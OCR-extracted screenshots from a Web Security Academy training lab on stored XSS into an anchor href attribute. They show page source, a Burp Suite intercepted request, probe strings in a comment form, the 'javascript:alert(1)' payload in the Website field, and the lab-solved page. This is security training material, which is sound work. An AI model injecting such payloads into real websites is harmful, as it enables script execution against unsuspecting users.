
qwe


</section>
<hr>
<section class="add-comment">
<h2>Leave a comment</h2>
<form action="/post/comment" method="POST" enctype="application/x-www-form-urlencoded">
<input required type="hidden" name="csrf" value="3pSwUlszcWCiuhDY3Y0qZgPFGAYfYsob">
<input required type="hidden" name="postId" value="10">
<label>Comment:</label>
<textarea required rows="12" cols="300" name="comment"></textarea>
<label>Name:</label>
<input required type="text" name="name">
<label>Email:</label>
<input required type="email" name="email">
<label>Website:</label>
<input type="text" name="website">
<button class="button" type="submit">Post Comment</button>
</form>
</section>

Back to Blog

</section>

</body>
</html>
Search
ENG
12:45 PM
2/23/2024


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to https://0a6d00bb0311f032816803940035002 5.web-security-academy.net:443 [34.246.129.62]
Forward Drop Intercept is on Action Open browser
Add notes
HTTP/2
Pretty Raw Hex
GET /post/comment/confirmation?postId=10 HTTP/2
Host: 0a6d00bb0311f032816803940035002 5.web-security-academy.net
Cookie: session=EHOV1GsAYdILN8h5JqthToCnMIg7deCA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a6d00bb0311f032816803940035002 5.web-security-academy.net/post?postId=10
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 16
Search
0 highlights
Event log (8)
All issues
Memory: 187.0MB
Search
ENG
12:51 PM
2/23/2024


view-source:https://0a6d00bb0311f032816803940035025.web-security-academy.net/post?postId=10
<h1>Open Sans - I love You</h1>
Christine Ager | 26 January 2024
<hr>
I never thought this could happen to me, but it has. You hear stories about people falling in love with inanimate objects and laugh at their 'weirdness', but now I fully unders
In the days when fonts were limited I always shrugged off the boringness of Arial, I was a Comic Sans kind of girl. Then Comic started to get a really bad reputation, I didn't want
I wrestled with the impact I was trying to make on the world. Pacifico was so romantic and dreamy, but I couldn't settle for a dreamer when there was work to be done. I tried to emb
I realized I couldn't keep changing my fonts like this, I needed to settle down and find a future with something new. Along came Open Sans, my first impressions weren't great.
I now know that Open and I have a bright future together, I can type our words of love and carry them with me wherever I go. Always together, never apart, we go hand in hand and communic

<hr>
<h1>Comments</h1>
<section class="comment">

<img src="/resources/images/avatarDefault.svg" class="avatar">
Amber Light | 27 January 2024

My boss recommended your blog to me as something to do while I looked for a new job?

</section>
<section class="comment">

<img src="/resources/images/avatarDefault.svg" class="avatar">
qw | 23 February 2024


qwe


</section>
<section class="comment">

<img src="/resources/images/avatarDefault.svg" class="avatar">
<a id="author" href="http://ssrftesting'testing"test<test>.com">testing'testing"


testing'testing"test<test>


</section>
<hr>
<section class="add-comment">
<h2>Leave a comment</h2>
<form action="/post/comment" method="POST" enctype="application/x-www-form-urlencoded">
<input required type="hidden" name="csrf" value="3pSwUlszcWCiuhDY3Y0qZgPFGAYfYsob">
<input required type="hidden" name="postId" value="10">
<label>Comment:</label>
<textarea required rows="12" cols="300" name="comment"></textarea>
<label>Name:</label>
<input required type="text" name="name">
<label>Email:</label>
<input required type="email" name="email">
<label>Website:</label>
<input type="text" name="website">
Search
ENG
12:51 PM
2/23/2024



https://0a6d00bb0311f032816803940035025.web-security-academy.net/post?postId=10
Leave a comment
Comment:
xss
Name:
xss
Email:
xss@gma.com
Website:
javascript:alert(1)
Post Comment
< Back to Blog
Search
ENG
12:54 PM
2/23/2024



https://0a6d00bb0311f032816803940035002 5.web-security-academy.net/post/comment/confirmation?postId=10
Web Security Academy
Stored XSS into anchor href attribute with double quotes HTML-encoded
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
Thank you for your comment!
Your comment has been submitted.
< Back to blog
Search
ENG
12:55 PM
2/23/2024


❖ Reflected XSS into a JavaScript string with angle brackets HTML encoded




